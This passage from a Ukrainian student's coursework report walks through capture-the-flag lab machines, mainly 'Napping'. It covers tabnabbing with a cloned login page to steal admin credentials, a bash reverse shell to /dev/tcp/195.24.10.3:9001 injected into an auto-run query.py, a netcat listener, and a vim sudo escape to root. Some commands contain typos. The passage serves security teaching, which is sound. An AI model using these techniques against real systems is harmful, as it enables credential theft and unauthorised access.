


Рисунок 3.72 – Отримання доступу




Рисунок 3.73 – Результат отримання доступу

Тепер знайдемо останній прапор(рисунок 3.74):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				56
Змн.	Арк.	№ докум.	Підпис	Дата		

Рисунок 3.74 – Останній прапор

Спробуємо ввести цей прапор на платформі(рисунк 3.75):




Рисунок 3.75 – Успішно виконане завдання

Переходимо до завдання Napping(рисунк 3.76):






Рисунок 3.76 – Опис завдання Napping

Запускаємо nmap, щоб побачити, які служби працюють(рисуюнок 3.77):




Рисуюнок 3.77 – Перегляд служб

Порт 80 був відкритий, тож ми маємо справу з веб-сервером(рисуюнок 3.78):



Рисуюнок 3.78 – Перегляд веб-сервера

Спробуємо зареєструватись(рисуюнок 3.79):



Рисуюнок 3.79 – Реєстрація

Після реєстрації нас перекидає до сторінки входу. Спробуємо ввійти(рисунки 3.80 – 3.81):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				58
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.80 – Вхід




Рисунок 3.81 – Результат входу

Переглянемо програмний код сторінки, можливо щось цікаве зможемо побачити(рисунок 3.82):




Рисунок 3.82 – Програмний код сторінки

Бачимо досить цікавий атрибут (`target='_blank'`), який має вразливість під назвою «tabnabbing». Створюємо репліки сторінки входу, яка спонукатиме адміністратора ввести свої облікові дані, коли він натискатиме наше посилання. Запит на публікацію буде спрямовано на нашу машину за допомогою попередньо встановленого слухача(рисунки 3.83 – 3.84):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				59
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.83 – Цей скрипт, який відкриє репліку сторінки входу на порту 8000




Рисунок 3.84 – Репліка сторінки входу

Ми також налаштовуємо веб-сервер, щоб зібрати дані з методу POST на нашій фальшивій сторінці реєстрації(рисунок 3.85):




Рисунок 3.85 – Налаштування веб-серверу

Тепер ми вставляємо наше посилання на сторінку з привітанням та натискаємо «Submit» (рисунок 3.86):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				60
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 3.86 – Вставляємо лінк на наш дублікат сторінки



Рисунок 3.87 – Доступ до нашого скрипта успішно отримано

Далі – netcat(рисунок 3.88):




Рисунок 3.88 – Прослуховування порту 8000

Спробуємо ввести цей пароль як прапор до нашого завдання (рисунок 3.89):




Рисунок 3.89 – Успішне введення прапору

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				61
Змн.	Арк.	№ докум.	Підпис	Дата		

Далі переглядаємо наступне завдання (рисунок 3.90):




Рисунок 3.90 – Наступне завдання

Спробуємо підключитися до машини через ssh, використовуючи виявлені облікові дані (рисунки 3.91 – 3.92):




Рисунок 3.91 – Підключення через ssh




Рисунок 3.92 – Підключення через ssh

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				62
Змн.	Арк.	№ докум.	Підпис	Дата		

Було виявлено користувача Adrian, а також файли на кшталт query.py, який перевіряє стан вебсайту та зберігає інформацію у файл Site_status.txt (рисунок 3.92).

Скрипт query.py виконується лише самим Adrian'ом або через автоматизований процес від його імені, оскільки він є власником файлу. Якщо його запустить інший користувач, наприклад Daniel, то зворотна оболонка відкриється з привілеями Daniel'a, що нам не підходить. Ми підмінили вміст скрипта на зворотну оболонку, і після його автоматичного запуску отримав доступ до системи вже від імені Adrian'a (рисунки 3.93 – 3.96):

```
daniel@napping:/home/adrian$ cd /dev/shm/
daniel@napping:/dev/shm$ vi revshell.sh
daniel@napping:/dev/shm$ chmod +x revshell.sh
daniel@napping:/dev/shm$ ls
multipath  revshell.sh
daniel@napping:/dev/shm$ cat revshell.sh
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/195.24.10.3/9001 &>61'
daniel@napping:/dev/shm$
```

Рисунок 3.93 – Змінений файл rvshell.sh

```
Last login: Sat Jun 21 23:47:28 2025 from 195.24.10.3
daniel@napping:~$ cd ..
daniel@napping:/home$ cd adrian/
daniel@napping:/home/adrian$ echo "" > query.py
daniel@napping:/home/adrian$ cat query.py
daniel@napping:/home/adrian$ vi query.py
```

Рисунок 3.94 – Зміна query.py




Рисунок 3.95 – Змінений query.py

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				63
Змн.	Арк.	№ докум.	Підпис	Дата		

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
daniel@napping:
File Actions Edit View Help
daniel@napping:/home/adrian$ echo "" > query.py
daniel@napping:/home/adrian$ cat query.py

daniel@napping:/home/adrian$ vi query.py
daniel@napping:/home/adrian$ cat query.py
import os

os.system('/usr/bin/bash /dev/shm/connection.sh')
daniel@napping:/home/adrian$

```

Рисунок 3.96 – Перевірка зміни

Тепер прослухаємо порт 9001 (рисунок 3.97):

```

(kali㉿kali)-[~]
$ netcat -lvnp 9001
listening on [any] 9001 ...
^X@s$

```

Рисунок 3.97 – Використання netcat

```

adrian@napping:~$ ls
ls
query.py
site_status.txt
user.txt
adrian@napping:~$ cat user.txt
cat user.txt
You are nearly there!
adrian@napping:~$ sudo -l
sudo -l
Matching Defaults entries for adrian on napping:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on napping:
  (root) NOPASSWD: /usr/bin/vim
adrian@napping:~$

```

Рисунок 3.98 – Результат прослуховування

Було виявлено, що користувач Adrian має можливість запускати текстовий редактор vim із привілеями root(рисунок 3.98). У подібних випадках рекомендується звернутися до ресурсу GTFOBins, який містить перевірені інструкції щодо можливого підвищення привілеїв через легітимні системні утиліти. Після ознайомлення з відповідним методом з GTFOBins, можна виконати наступну команду для отримання доступу до оболонки з правами суперкористувача: `sudo /usr/bin/vim -c '!/bin/sh'`. Це дозволяє ініціювати shell сесію від імені root без потреби прямого доступу до його облікового запису (рисунок 3.99):

```

#!/bin/sh
whoami
root
cd /root
ls
del_links.py
del_users.py
nap.py
root.txt
snap
cat root.txt
Admins just can't stay awake tsk tsk tsk

```

Рисунок 3.99 – Результат виконання команди

Спробуємо ввести цей текст як прапор (рисунок 3.100):




Рисунок 3.100 – Введення прапору

Завдання успішно виконане, переходимо до наступного завдання (рисунок 3.101):




Рисунок 3.101 – Опис завдання Tr0ll

Переглянемо служби, їх версії та набір базових скриптів (рисунок 3.102):

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				65
Змн.	Арк.	№ докум.	Підпис	Дата		

```

Kali_Kucher-Vitalii [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw-  1 1000    0           8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 195.24.10.3
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 600
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPd 3.0.2 - secure, fast, stable
|_ End of status
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|_  2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|_  256  0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ /secret
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Рисунок 3.102 – Використання nmap

